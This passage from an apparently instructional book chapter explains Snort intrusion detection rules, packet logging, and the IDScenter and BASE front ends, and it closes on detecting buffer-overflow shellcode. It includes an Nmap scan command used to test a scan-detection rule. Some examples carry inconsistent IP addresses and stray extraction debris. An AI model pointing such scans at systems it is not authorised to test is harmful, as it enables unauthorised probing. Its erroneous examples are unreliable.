The third field, the one I have defined as ''any,'' is the IP address field. As used in the preceding example, *any* means any address it could have been a specific network, such as 192.168.123.0/16. Table 10-1 notes how Snort deals with subnet masks.

Snort can work with lists of IP addresses, as shown here:

```
Alert tcp any any -> [192.168.123.40/32, 192.168.123.100/32] 80
(content: "malware"; msg: "Malware Site Accessed";)
```

The fourth field specifies what port Snort is working with. Although the example at the beginning of this section listed ''any,'' it could just as well be 21, 23, 25, 53, 80, 110, and so on. Let's look at some examples where ports have been defined:

- To log any traffic from any IP address and any port to port 79 on the host 192.168.123.25, the command is

  ```
  log tcp any any -> 192.168.123.55/32 79
  ```

- To log any traffic from any IP address and any port to any port between 1 and 1023 on the host 192.168.123.25, the command is

  ```
  log tcp any any -> 192.168.123.55/32 1:1023
  ```

- To log any traffic from any IP address and any port to port 79 on the host 192.168.123.25, the command is as follows:

  ```
  log tcp any any -> 192.168.123.55/32 79
  ```

- To log any traffic that is from any IP address and any port less than or equal to 1023 and is destined for host 192.168.123.25 with a port greater than 1023, the command is

  ```
  log tcp any :1023 -> 192.168.123.55/32 1023
  ```

- To log any TCP traffic from any host using any port on the 192.168.123.0 network to any port other than 21, the command is

  ```
  log tcp any any -> 192.168.123.0/24 !21
  ```

  Notice how in the command that precedes the exclamation point (!) denotes *not*.

**Table 10-1** Snort Subnet Masks

| IP ADDRESS | MASK |
|---|---|
| Class A | /8 |
| Class B | /16 |
| Class C | /24 |
| Single host | /32 |

## Logging with Snort

Snort can log its output to a variety of formats, including binary and ASCII. Binary offers speed and flexibility, whereas ASCII is easier to work with. Snort can also handle the packets in one of two ways. Snort can alert you when something is happening in real time or it can log the information to a database for later review. Real-time alerts provide you with information about the source of the attack, the destination of the attack, and the type of attack. Logged packets can provide you with MAC addresses, IP addresses, flag settings, payload information, and time stamps. What is great about logging is having the ability to silently log packets for later review. Here is an example of an Nmap TCP port scan:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

11/23-06:28:42.066875 192.168.123.191:3436 -> 192.168.123.22:5716
TCP TTL:128 TOS:0x0 ID:15375 IpLen:20 DgmLen:48 DF
******S* Seq: 0x783BB49A  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

11/23-06:28:42.067126 192.168.123.22:2605 -> 192.168.123.191:3435
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A*R** Seq: 0x0  Ack: 0x783B187E  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

In the end, you will most likely want Snort to perform both functions, having it send alerts and log packets for later review if desirable. Now let's look at the rule option in more detail.

## Rule Options

Rule options allow the Snort user to fine-tune Snort so that it can detect specific items in TCP/IP packets. Rule options are separated by using a semicolon (;). Table 10-2 shows some examples of rule options.

These are just a few of the options. You can find a complete listing in the Snort help files and the Snort man pages. Let's look at some examples of how these values are used.

With the `ACK` option, Snort matches an `ACK` value found in a TCP header, as follows:

```
ack: "ack-value";
```

**Table 10-2** Snort Subnet Masks

| KEYWORD | DEFINITION |
|---|---|
| `Ack` | Matches a defined value in the TCP `ACK` field |
| `Content` | Matches a defined value in the packets payload |
| `Flags` | Matches a TCP flag setting such as `SYN`, `FIN`, or `ACK` |
| `ID` | Matches a specific `IPID` found in the IP header |
| `Msg` | Prints a message defined in the alert |
| `TTL` | Matches a defined IP `TTL` value |

The `content` keyword allows you to configure Snort to examine the payload of a packet. The syntax is as follows:

```
content: "content value";
```

The flag options are determined by their single-letter match. These include the following:

- FIN – F
- SYN – S
- RST – R
- PSH – P
- ACK – A
- URG – U
- No flags set – 0
- Reserved bit 1 – 1
- Reserved bit 2 – 2

The established trigger has largely replaced the `flag` option. The established option is only used on established TCP connections. The syntax for the `flags` option is as follows:

```
flags: value(s);
```

The `id` option specifies that Snort matches the exact value in the IP header. The syntax is

```
id: "id-value";
```

The `msg` option informs Snort that there is a message that should be inserted in the alert. The syntax is

```
msg: "text here";
```

The TTL option is used to tell Snort that there is a specific TTL value to match. This option can be used to detect trace routes. An example of the syntax is this:

```
ttl: "time-value";
```

Here are some common examples:

```
Alert tcp any any -> 192.168.123.0/24 any (msg: "SYN-FIN -> scan
detected"; flags: SF;)
Alert tcp any any -> any 21 (msg: FTP Connection -> Attempt";)
```

If a match occurs, a message should be generated. The rule option is where Snort has lots of flexibility. Building Snort rules is only half the work. When a Snort alert occurs, it is important to be able to analyze the signature output. To really be able to determine what attackers are doing and how they are doing it, it is important to be able to perform signature analysis. This activity can be categorized as follows:

- Scans and enumeration
- DoS attacks
- Exploits

## Creating and Testing a Simple Rule Set

Snort rules are what set Snort apart for any other ordinary sniffer. Snort rules are used to define the pattern and criteria Snort uses to look for suspicious packets. The best way to master Snort rules is to create and test some simple rules. Any text editor (e.g., Notepad) will work:

1. Open Notepad and enter the following:

   ```
   alert any any -> any any (flags: SF; msg: "NMAP SYN FIN scan";)
   ```

2. Save the file as `c:\snort\rules\"demo.rule"` and close Notepad. Typing the name in quotes, as shown, will force Notepad to drop the normal `.txt` extension.
3. Clear the Snort log folder of any events, and open a command prompt.
4. Run Snort from one command prompt, and enter the following:

   ```
   Snort -c \snort\rules\demo.rule -l \snort\log
   ```

5. From a second system, open a command prompt and type **Nmap –sX** followed by the IP address of the system. In my example, I entered


   ```
   Nmap -sX 192.168.123.50
   ```

If you need to download a copy of Nmap, you can do so at `http://insecure.org/nmap/download.html`.

6. After the Nmap scan has completed, stop Snort by pressing Ctrl+C and view the contents of the `log` folder. You should see the logged result of the Nmap scan.

This should give you some idea about how simple Snort rules are created and tested. Besides creating your own, you can also download official rules from Snort.org. If you choose to pay a subscription fee, you can get up-to-date rules from Sourcefire as soon as new rules are verified and released. If you are on a tighter budget, you can get the rules for free, but you must wait five days after they are released to paid subscribers. If you like to live on the edge, you can use Bleeding Edge Threats, `www.bleedingthreats.net`. This is a clearinghouse for up-to-the-minute threats. The rules you find here are considered leading-edge and might not be well suited for a production environment. Figure 10-12 shows examples of the types of rules that can be obtained.

As for downloading Snort rules from other third-party sites, the old adage of ''let the buyer beware'' would apply. Make sure that you understand what the rules are supposed to accomplish and that they actually work.



Ruleset Downloads

All Bleeding Edge Signatures

- bleeding-sid-msg-map.txt
- Browseable Web Directory
- Last Daily Change Summary
- SidAllocation
- Bleeding CVS Web Interface

**All Rules in one file:**

- bleeding-all.rules

**All rules and Ancillary Files**

- bleeding.rules.tar.gz

**Individual Rulesets:**

- bleeding.rules
- bleeding-malware.rules
- bleeding-virus.rules
- bleeding-policy.rules
- bleeding-p2p.rules
- bleeding-inappropriate.rules
- bleeding-web.rules
- bleeding-web_sql_injection.rules
- bleeding-dos.rules
- bleeding-scan.rules
- bleeding-exploit.rules
- bleeding-attack_response.rules

**Figure 10-12** Bleeding Edge Snort rules.

# The Snort User Interface

Snort does not have a user interface of its own. All Snort does is keep an eye on your network traffic, match the traffic to the rules that are provided, and generate alerts and log entries. If you want to watch these alerts, you will need another tool (or set of tools).

## IDScenter

While many individuals have no problems with Snort's command-line interface, others prefer a GUI or interactive control. One such interface is IDScenter. IDScenter is available from `www.engagesecurity.com/products/idscenter/`. IDScenter is designed for controlling and monitoring Snort. Among other capabilities, it can monitor up to 10 alert files and MySQL database, and it performs log rotation for compressing and archiving; it can also execute a program if an attack is detected. This is the same type of functionality that many Linux Snort tools provide.

### *Installing IDScenter*


If you have already installed Snort as previously described in this chapter, you should have the needed base components in place to install IDScenter. If so, just follow these steps:

1. Download the IDScenter setup program and start the install, as shown in Figure 10-13.
2. Read and agree to the user agreement.
3. Choose the default installation folder, `Program Files/IDScente`r.
4. Continue to accept the defaults and allow the program to install.
5. Once the program is installed, the program can be found in the desktop in the system tray.

Clicking the icon in the system tray opens the IDScenter configuration window.

**BEYOND DEFAULTS**

**Although the default settings are okay for a quick setup, many advanced users will want to move beyond default configurations. If you're interested in fine-tuning Snort and the IDScenter to optimize performance and make it fit the particulars of your network, don't be afraid to explore.**



Welcome to the Snort IDScenter 1.1 RC4 Setup Wizard

This will install IDScenter 1.1 RC4 on your computer.

It is strongly recommended that you close all other applications you have running before continuing. This will help prevent any conflicts during the installation process.

Click Next to continue, or Cancel to exit Setup.

**Figure 10-13** IDScenter installation wizard.

### *Configuring IDScenter*


As you can see from the preceding section, IDScenter is easy to install. While straightforward, it does offer a number of configuration options. Each of five main sections contains a number of panels, and each of these panels includes many switches and entry fields. The five main sections are as follows:

- General
- Wizards
- Logs
- Alerts
- Explorer

At the top of Figure 10-14, you will notice the main control buttons. Each has a self-explanatory name: Start/Stop Snort, View Alerts, Reset Alarm, Test Settings, Reload, and Apply. Before you start using IDScenter, you have to perform some basic steps to create a minimal working configuration and then possibly change it to suit your own needs. We cover those settings next.

1. If you don’t already have IDScenter open, double-click the IDScenter icon.

2. Under the General Configuration tab, verify the correct version of Snort is specified and that you have entered the correct path for the Snort executable. In addition, make sure that you have entered the correct path for the Snort log file, as shown in Figure 10-14.
3. Click the Snort Options setting of the General Configuration tab and load the `Snort.conf` file, as shown in Figure 10-15.
4. Click the Wizards tab and choose Network Variables. Make sure that the home network is correct. If the values there are not correct, edit them so that your local network is listed, as shown in Figure 10-16.
5. Click the Preprocessors option, and select Portscan Detection. Set monitored networks to `$External_NET`, as shown in Figure 10-17.
6. Click Rules/Signatures and verify that the first line reads `c:\snort\etc\classification.config`.
7. Click the Logs tab and verify that the proper network and interface is shown. If not correct, add in the correct values, as shown in Figure 10-18.
8. Click the Alerts tab, and then click the Alert Detection setting. Click the Add Alert File button.



● Snort 2.x ○ Snort 1.9 / 1.8 ○ Snort 1.7

Registry key suffix (for running multiple IDScenter):

Snort executable file: C:\Snort\bin\snort.exe

□ Snort service mode
□ Show Snort console
□ Minimized Snort window
□ Don't restart Snort, if it is killed

Process priority: ● Normal ○ High ○ Realtime

Autostart options:
□ Start IDScenter with Windows
□ Start Snort when IDScenter is started


Log folder
Set a logging directory and standard log file: C:\Snort\log\alert.ids

Alert log viewer
□ Generate HTML report based on database logs

● Use internal log viewer
● Standard log file ○ XML log file
○ Explorer URL (HTML report file, ACID, SnortSnarf)

○ External viewer/editor for logfiles

**Figure 10-14** IDScenter General tab.




Configuration file (Snort.conf, -c): C:\Snort\etc\snort.conf

```
###################################################################
# This file contains a sample snort configuration.
# You can take the following steps to create your own custom configuration:
#
#  1) Set the variables for your network
#  2) Configure dynamic loaded libraries
#  3) Configure preprocessors
#  4) Configure output plugins
#  5) Add any runtime config directives
#  6) Customize your rule set
#
###################################################################
# Step #1: Set the network variables:
#
# You must change the following variables to reflect your local network. The
# variable is currently setup for an RFC 1918 address space.
#
# You can specify it explicitly as:
#
# var HOME_NET 10.1.1.0/24
#
# or use global variable $<interfacename>_ADDRESS which will be always
# initialized to IP address and netmask of the network interface which you run
# snort at.  Under Windows, this must be specified as
```

External editor:

**Figure 10-15** IDScenter Snort.conf.



| Variable name | IP Address/Range |
|---|---|
| HOME_NET | any |
| EXTERNAL_NET | any |
| DNS_SERVERS | $HOME_NET |
| SMTP_SERVERS | $HOME_NET |
| HTTP_SERVERS | $HOME_NET |
| SQL_SERVERS | $HOME_NET |
| TELNET_SERVERS | $HOME_NET |
| SNMP_SERVERS | $HOME_NET |
| AIM_SERVERS | [64.12.24.0/23,64.12.28.0/23,64.12.161.0/... |
| RULE_PATH | c:\snort\rules |
| PREPROC_RULE_PATH | ../preproc_rules |

Network address configuration


**Variable:** HOME_NET

○ Single host/network/parameter: ○ Multiple hosts or networks: ● Any

Available IP's:
192.168.123.191
192.168.20.1
192.168.211.1

CIDR subnet configurations:
/32 Single Host
/24 1 Class C 256 hosts
/27 1/8th of a Class C 32 hosts
/26 1/4th of a Class C 64 hosts

**Figure 10-16** IDScenter network variables.



□ Portscan2 preprocessor

# suported scanners at once:

Target max:

Target limit:

Timeout:

Port limit:

Log folder:

Ignored hosts (space separated):

☑ Portscan detection


Monitored hosts/networks: $EXTERNAL_NET

Threshold values: # of ports: Timeout:

Portscan log file:

Ignored hosts (space separated):

**Figure 10-17** IDScenter portscan detection.



☑ Activate Snort inline configuration mode

**Packet logging options**

□ Disable packet logging (Alerts still work, -N)

□ Decode link layer headers (-e)

□ Dump 802.11 management and control frames (-w)

□ Dump application layer (-d)

□ Payload: Character data only (-C)

□ Dump raw packets (-X)

Snap length (1514, -P):

□ Filters (-F, Berkley packet filter syntax)

**Disable alerts generated by**

□ Decode phase of Snort

□ Experimental TCP options

□ Obselete TCP options

□ T/TCP alerts

□ TCP options length validation

□ IP option length validation

**Network settings**

Home network (-h, disables your HOME_NET setting): 192.168.123.191

Network Interface # (-i): 4


1: ??????????????????????????????????????????}????????????????????????????????????

Additional command-line parameters:

**Figure 10-18** IDScenter log settings.

9. Click the Alert Notification icon.
10. On the right side of the screen, enable the Start Alarm Beep When Alert Is Logged option. Then click to enable the Start Sound Test to Verify the Alarm Works option.
11. When you have finished, click the Apply button at the top of the screen.
12. Now test your settings by clicking the Test Settings button at the top of the screen. If everything has been configured correctly, you will see the Configuration Applied Successfully message, as shown in Figure 10-19.
13. Now that you have successfully configured Snort IDScenter, start the program and allow it to capture some traffic to further investigate its operation.

Overall, IDScenter is a powerful add-on to Snort, eases the configuration problems that some may have with its text configuration file, and makes monitoring alerts a simple task. If you are considering running Snort from a Windows system, IDScenter is a tool you should consider using.



General - Configuration

● Snort 2.x ○ Snort 1.9 / 1.8 ○ Snort 1.7

Registry key suffix (for running multiple IDScenter):

Snort executable file

C:\Snort\bin\snort.exe

□ Snort service mode
□ Show Snort console
□ Minimized Snort window
□ Don't restart Snort, if it is killed

Process priority
● Normal
○ High
○ Realtime

Autostart options
□ Start IDScenter with Windows
□ Start Snort when IDScenter is started

Log folder
Set a logging directory and standard log file
C:\Snort\log\snort.log.1195634372

Alert log viewer
□ Generate HTML report based on database logs Setup

● Use internal log viewer
● Standard log file ○ XML log file
○ Explorer URL (HTML report file, ACID, SnortSnarf)

○ External viewer/editor for logfiles

IDScenter Configuration applied successfully

**Figure 10-19** IDScenter test settings.

## Basic Analysis and Security Engine

Why should Windows users be the only ones to enjoy a GUI for Snort? Linux users can also use a GUI for Snort. At one time, the tool of choice was Analysis Console for Intrusion Detection (ACID). ACID is now considered to be outdated and has been replaced by BASE, which stands for Basic Analysis and Security Engine. It is available for download from `www.base.secureideas.net/about.php`. The purpose of BASE is to provide a web-based frontend for analyzing the alerts generated by Snort. Let's look at the basic steps to get BASE up and running:

1. Base requires MySQL, so make sure that it has been installed before starting.
2. Edit the `/snort/snort.conf` file. Uncomment and edit the following line:

   ```
   output database: log, mysql, user=snort password=snortpass dbname=snort
   host=localhost
   ```

3. Download and install BASE.
4. Once it's installed, edit the `/usr/share/basephp4/base_conf.php` file to ensure that the following lines are configured with paths and settings appropriate for your configuration:

   ```
   $BASE_urlpath = '/base';
   $DBlib_path = '/usr/share/ododb';
   $DBtype     = 'mysql';
   $alert_dbname  = 'snort';
   $alert_host    = 'localhost';
   $alert_port    = ";
   $alert_user    = 'snort';
   $alert_password = 'snortpass';
   ```

5. Access the BASE web page, as shown in Figure 10-20, at `http://localhost/base/`.
6. Click the Setup Page link.
7. Click the Create BASE AG button on the right side.
8. Click the Main Page link. Doing so takes you to the main BASE interface page. From here, you can begin to fully explore the program.

Basic Analysis and Security Engine (BASE)
Setup Program

**Figure 10-20** Base configuration.

The number of Snort utilities and add-ons is impressive. IDScenter and BASE are just two of the tools that are available for Snort. If you explore the other downloads available at the Snort web site (`www.snort.org`), you will find a variety of other tools that might prove helpful to you.

## Advanced Snort: Detecting Buffer Overflows

While this chapter really just touches the basics of Snort, you should be aware that it has many advanced capabilities. One advanced use of Snort is to use it to detect buffer overflows. It's worth mentioning that a buffer is a temporary data-storage area whose length is defined in the program that creates it or by the operating system. Ideally, programs should be written to check that you cannot stuff 32 characters into a 24-character buffer. However, this type of error checking does not always occur. The easiest way to prevent buffer overflows is to stop accepting data when the buffer is filled. This task can be accomplished by adding boundary protection. Since most of the programs we use are written by other developers, buffer overflows are something that must be monitored.

Buffer overflows offer the attacker a foothold on a system. This makes buffer overflows something that Snort should watch for. Many IDS buffer-overflow signatures developed for Snort look for a NOP sled or shellcode. A NOP sled is a type of counter or padding in memory that acts as a countdown, the sled is placed before the actual attack code. It can obscure the attack and make the attack somewhat easier to carry out, as the attacker can have the pointer land anywhere in the NOP zone. Shellcode is so named because it describes a portable piece of code that is used in exploits. The usual purpose of shellcode is to give the attacker a command shell on the victim's system.

Attackers are never satisfied with the status quo and are constantly looking for new ways to formulate attacks. Advanced exploitation techniques such as NOP sled randomizing and shellcode encoding can be used to evade these Snort signatures. If all this information about buffer overflows is something you would like to learn more about, you might want to review `www.owasp.org/index.php/Buffer_Overflow`.

This means that to reliably detect advanced buffer overflow attacks, it is necessary to actually look for the condition that triggers the vulnerability and not for the exploit itself. This may involve checking a packet length field to see whether its value is above a specific value, or checking the length of a string. Snort provides the capability to check for such events. Checks such as the `byte_test` keyword and Perl-compatible regular expressions (PCRE) make it is possible to create effective buffer-overflow signatures.

Here is an example of a signature that takes advantage of the `byte_test` keyword to detect exploit attempts for a buffer overflow in the Veritas backup_exec agent. The vulnerability is triggered when an overly long password is sent to the backup agent in an authentication request:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 10000 (msg:"EXPLOIT Veritas Back
